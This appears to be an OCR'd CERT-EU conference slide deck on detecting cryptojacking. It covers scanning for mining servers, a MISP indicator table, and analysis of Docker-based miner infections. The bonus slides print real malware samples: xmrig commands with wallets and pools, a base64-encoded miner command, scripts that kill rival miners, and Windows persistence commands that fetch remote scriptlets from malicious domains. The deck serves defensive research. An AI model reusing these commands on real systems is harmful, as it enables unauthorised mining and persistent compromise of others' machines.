
1631 servers identified so far (still ongoing)

Scanning Internet




@category	datascan
@timestamp	2019-05-13T13:35:28.000Z
@type	doc
app	`{ length => 113 }`
asn	AS20473
city	Heiwajima
country	JP
data	`{"id":1,"jsonrpc":"2.0","error":{"code":-1,"message":"Invalid payment address provided: MEOWWWW"},"result":null}`
datamd5	f861d48b01229fb685835d82184e0f39
device	`{ class => "Stratum Server" }`
domain	vultr.com
host	45
hostname	45.32.255.158.vultr.com
ip	45.32.255.158
ipv6	false
location	35.5826,139.7459
organization	Choopa, LLC
port	7777
protocol	jsonrpc

We can consume generated data to detect or block mining activities



IDS/IPS	Proxy	Endpoint
Domains	Domains	Command-line
IP	IP	Malicious hashes
Snort rule		Yara rules

MISP


« previous
next »
view all
+
Filters: All File Network Financial Proposal Correlation Warnings Deleted Context Related Tags

□	Date ↑	Org	Category	Type	Value	Tags	Galaxies	Comment	Correlate	Related Events	Feed hits	IDS	Distribution	Sightings	Activity	Actions
□	2018-11-29		Financial fraud	xmr	43MtxbCRye3dXzrrdUrPHn4KRZw42DTaJ8iErYqEqLEu8WMPEni6WMke1QH8WjWGXQAgcuJSrhtA94ojjhy84WauVj7DczQ	+	Add		☑	1391		No	Inherit	(0/0/0)		
□	2018-11-29		Payload delivery	sha256	ce7afa721b50c9d31039e5bb2c00de4fd9cbd96341d5f2eff681fe1aad2a3704	+	Add		☑	1391		Yes	Inherit	(0/0/0)		
□	2018-11-29		Payload delivery	sha1	b71d910c9bc2523aa8d89428e7501de3e10f4f3c	+	Add		☑	1391		Yes	Inherit	(0/0/0)		
□	2018-11-29		Payload delivery	md5	f59026c188176d4fb6f839d559ba1b23	+	Add		☑	1391		Yes	Inherit	(0/0/0)		
□	2018-11-29		Network activity	domain	pool.minexmr.com	+	Add		☑	5 32 49 87 Show 377 more...		Yes	Inherit	(0/0/0)		
□	2018-11-29		Network activity	url	http://tman.win/88.exe	+	Add		☑			Yes	Inherit	(0/0/0)		
□	2018-11-29		Network activity	url	http://tman.win/66.exe	+	Add		☑			Yes	Inherit	(0/0/0)		

Future work

- Integrate new mining pool extraction techniques
- Improve MISP export and ATT&CK tagging
- Improve automation and storage of historical data

Bonus Slides

Docker exploitations ?

Dockerd is listening on port 2375

```
HTTP/1.1 404 Not Found
Content-Type: application/json
Date: Mon, 01 Apr 2019 11:41:29 GMT
Content-Length: 29


Docker Containers:
		Image: kannix/monero-miner:latest
		Command: ./xmrig --donate-level=0 -o sg.minexmr.com:4444 -u
44F1LnDpGx5g2617Q5gjRpB2Q8c8mUPZ5H7ahkqwbpk5E26jsdheahUNJeLcgjUPhqfUCVzFuDwzUTVrHHH2NCEKSzdQ1vL.plmoknqweasd -p
plmoknqweasd -t 1 --cpu-priority 5 -k

		Image: squallcx/docker-tmux
		Command: /bin/sh

		Image: nightclassic/volume-agent-keep:v0.2
		Command: /bin/sh ./bootstrap.sh
L3htcmlnL3htcmlnIC0tZG9uYXRlLWxldmVsIDEgLW8gcG9vbC5taW5leG1yLmNvbTo3Nzc3IC11IDRBRE12bldXRTRjaHV3RVdjZG5DTHo0Z2RkO
Fg4ZGVTTWREdWRaQjJEQnpLMzRVcXpWMjRzdTk1OXRZTm1RdWg0MmdFMllUVGR6Uk5UQ1hhNlhQc3liOUo5cnJZZkg1IC1wIHggLWsgLW8
gcG9vbC5tb25lcm8uaGFzaHZhdWx0LnBybzozMzMzIC11IDRBRE12bldXRTRjaHV3RVdjZG5DTHo0Z2RkOFg4ZGVTTWREdWRaQjJEQnpLMzR
VcXpWMjRzdTk1OXRZTm1RdWg0MmdFMllUVGR6Uk5UQ1hhNlhQc3liOUo5cnJZZkg1IC1r
```

Docker exploitations ?

Dockerd is listening on port 2375

Starting Xmrig miner

Command: ./xmrig --donate-level=0 -o sg.minexmr.com:4444 -u 44F1LnDpGx5g2617Q5gjRpB2Q8c8mUPZ5H7ahkqwbpk5E26jsdheahUNJeLcgjUPhqfUCVzFuDwzUTVrHHH2NCEKSzdQ1vL.plmoknqweasd -p plmoknqweasd -t 1 --cpu-priority 5 -k

```
HTTP/1.1 404 Not Found
Content-Type: application/json
Date: Mon, 01 Apr 2019 11:41:29 GMT
Content-Length: 29

Docker containers:
        Image: kannix/monero-miner:latest
        Command: ./xmrig --donate-level=0 -o sg.minexmr.com:4444 -u
44F1LnDpGx5g2617Q5gjRpB2Q8c8mUPZ5H7ahkqwbpk5E26jsdheahUNJeLcgjUPhqfUCVzFuDwzUTVrHHH2NCEKSzdQ1vL.plmoknqweasd -p
plmoknqweasd -t 1 --cpu-priority 5 -k

        Image: squallcx/docker-tmux
        Command: /bin/sh

        Image: nightclassic/volume-agent-keep:v0.2
        Command: /bin/sh ./bootstrap.sh
```

L3htcmlnL3htcmlnIC0tZG9uYXRlLWxldmVsIDEgLW8gcG9vbC5taW5leG1yLmNvbTo3Nzc3IC11IDRBRE12bldXRTRjaHV3RVdjZG5DTHo0Z2RkOFg4ZGVTTWREdWRaQjJEQnpLMzRVcXpWMjRzdTk1OXRZTm1RdWg0MmdFMllUVGR6Uk5UQ1hhNlhQc3liOUo5cnJZZkg1IC1wIHggLWsgLW8gcG9vbC5tb25lcm8uaGFzaHZhdWx0LnBybzozMzMzIC11IDRBRE12bldXRTRjaHV3RVdjZG5DTHo0Z2RkOFg4ZGVTTWREdWRaQjJEQnpLMzRVcXpWMjRzdTk1OXRZTm1RdWg0MmdFMllUVGR6Uk5UQ1hhNlhQc3liOUo5cnJZZkg1IC1r

Docker exploitations ?

Base64 encoded command

L3htcmlnL3htcmlnIC0tZG9uYXRlLWxldmVsIDEgLW8gcG9vbC5taW5leG1yLmNvbTo3Nzc3IC11
IDRBRE12bldXRTRjaHV3RVdjZG5DTHo0Z2RkOFg4ZGVTTWREdWRaQjJEQnpLMzRVcXpWMjR
zdTk1OXRZTm1RdWg0MmdFMllUVGR6Uk5UQ1hhNlhQc3liOUo5cnJZZkg1IC1wIHggLWsgLW
8gcG9vbC5tb25lcm8uaGFzaHZhdWx0LnBybzozMzMzIC11IDRBRE12bldXRTRjaHV3RVdjZG5D
THo0Z2RkOFg4ZGVTTWREdWRaQjJEQnpLMzRVcXpWMjRzdTk1OXRZTm1RdWg0MmdFMllU
VGR6Uk5UQ1hhNlhQc3liOUo5cnJZZkg1IC1r

Decoded

```
/xmrig/xmrig --donate-level 1 -o pool.minexmr.com:7777 -u
4ADMvnWWE4chuwEWcdnCLz4gdd8X8deSMdDudZB2DBzK34UqzV24su959tYNmQuh42gE2
YTTdzRNTCXa6XPsyb9J9rrYfH5 -p x -k -o pool.monero.hashvault.pro:3333 -u
4ADMvnWWE4chuwEWcdnCLz4gdd8X8deSMdDudZB2DBzK34UqzV24su959tYNmQuh42gE2
YTTdzRNTCXa6XPsyb9J9rrYfH5 –k
```

Killing the competition

```
while ($true) {
        if (!(Get - Process xe -ErrorAction SilentlyContinue)) {
                echo "Not running“
                cmd.exe / C taskkill /IM ddg.exe /f
                cmd.exe / C taskkill /IM yam.exe /f
                cmd.exe / C taskkill /IM miner.exe /f
                cmd.exe / C taskkill /IM xmrig.exe /f
                cmd.exe / C taskkill /IM nscpucnminer32.exe /f
                cmd.exe / C taskkill /IM 1e.exe /f
                cmd.exe / C taskkill /IM iie.exe /f
                cmd.exe / C taskkill /IM 3.exe /f
                cmd.exe / C taskkill /IM iee.exe /f
                [...]
                cmd.exe / C $env: TMP\xe.exe --donate-level=1
                -k -a cryptonight -o stratum+tcp:
                //monerohash.com:5555 -u
                41e2vPcVux9NN[...]TUYo -p x             }
        else {
                echo "Running"}
        Start-Sleep 55
}
```

```
#!/bin/sh
pkill -9 142.4.124.164
pkill -9 192.99.56.117
pkill -9 jvap
kill -f ./atd

pkill  ./Guard.sh
pkill  ./JnKihGjn
pkill  ./KGlJwfWDbCPnvwEJupeivI1FXsSptuyh

ps aux | grep -v supsplk | awk '{if($3>40.0) print
$2}' | while read procid
do
kill -9
$prociddone

ps auxf|grep -v grep|grep "stratum"|awk '{print
$2}'|xargs kill -9
ps auxf|grep -v grep|grep "cryptonight"|awk '{print
$2}'|xargs kill -9
```

Very persistent miner

[ATT&CK-T1053] Scheduled Task	schtasks.exe /Create /SC MINUTE /TN WindowsUpdateInternel /TR "regsvr32 /s /n /u /i:http://down.cacheoffer[.]tk/d2/reg9.sct scrobj.dll" /MO 5 /F
[ATT&CK-T1084] Windows Management Instrumentation Event Subscription	wmic /NAMESPACE:"\\root\subscription" PATH __EventFilter CREATE Name="H888", EventNameSpace="root\cimv2", QueryLanguage="WQL", Query="SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA "Win32_PerfFormattedData_PerfOS_System" AND TargetInstance.SystemUpTime >= 200 AND TargetInstance.SystemUpTime < 320“ wmic /NAMESPACE:"\\root\subscription" PATH CommandLineEventConsumer CREATE Name="H999", CommandLineTemplate="regsvr32 /s /n /u /i:http://down.cacheoffer[.]tk/d2/reg9.sct scrobj.dll"
[ATT&CK-T1060] Registry Run Keys / Startup Folder	reg.exe add HKCU\Software\Microsoft\Windows\CurrentVersion\Run\ /v Updater /t REG_SZ /d "mshta http://d3goboxon32grk2l[.]tk/ps5.txt" /f (PID: 3880) reg.exe add HKCU\Software\Microsoft\Windows\CurrentVersion\Run\ /v Updater3 /t REG_SZ /d "regsvr32 /s /n /u /i:http://d3goboxon32grk2l[.]tk/reg9.sct

9f193ef310f545b679403f34e1522f454035c1abaff0b53a608343b0f5518756

CERT-EU

FOR THE EU INSTITUTIONS, BODIES AND AGENCIES

Thank you!

Code repo:
https://github.com/kwouffe/cryptonote-hunt

Full Paper:
https://github.com/kwouffe/cryptonote-hunt/blob/master/nsec/paper.md